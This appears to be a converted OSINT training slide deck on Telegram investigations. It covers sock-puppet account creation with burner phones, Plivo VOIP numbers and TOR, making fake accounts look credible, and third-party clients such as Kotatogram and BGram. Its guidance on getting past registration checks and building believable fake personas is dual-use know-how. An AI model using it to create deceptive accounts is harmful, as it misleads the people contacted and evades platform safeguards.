

# OSINT: TELEGRAM 101

SOME INVESTIGATIVE TECHNIQUES ON TELEGRAM MEDIA  
NO BONUS

# 101 OPSEC - AND SOCKPUPPET

- A mobile phone number is required
- Freenum online are blacklisted so you can't confirm your telephone numbers
- Some VOIP numbers are also listed, sometime you need a burner phone to proceed with the registration
- There are metrics which Telegram use to detect legitimate users during the registration, VOIP, VPN, the Telegram client, The device, permissions etc.
- When you register you must disable search by phone number
- Don't use people nearby and geochat feature
- Disable geolocation on the burner phone



# CREAZIONE DI UN SOCK PUPPET - PLIVO

Uno strumento utilizzato per campagne di Marketing permette l'acquisto di numeri VOIP abilitati alla ricezione SMS

The screenshot shows the Plivo console interface. On the left, a sidebar lists navigation options: Phone Numbers, Your Numbers (selected), Active, Pending, Unrented, Buy Numbers, Sandbox Numbers, Sender IDs, and Maintenance Application. The main content area is titled 'Your Numbers' and displays a message: 'Action required There are some numbers that don't have any assigned applications. Please assign applications.' Below this, a table titled '2 Active Numbers' lists two entries:

Number and Area	Alias	Type
Nyack, New York	BGRAM2	Local
Farmersville, Ohio		

# CREATING A SOCK PUPPET


## - TOR

In the default client you can use TOR as proxy.

If you do not use a burner phone, do not tick synchronise contacts.

Setting 2FA

Set vanity details to make the account credible.




# CLIENT WEB

Possibility of accessing content via WEB client.

In this case, it is necessary to first authenticate via a QR code.


No secret chats will be imported.

A way to translate easily foreign languages.



# DESKTOP CLIENT KOTATOGRAM

- Creation of client-side folders to bypass the number of directory limit.
- Possibility of forwarding messages and editing the sender.
- Recipient ID available on the board
- **OpenSource**




# CLIENT TELEGRAM BGRAM

The project originally called BifToGram was developed by Russian developers in late 2018.

At the moment it does not seem compatible with Android 13

Like the other clients, it allows you to display the user id directly in the gui.

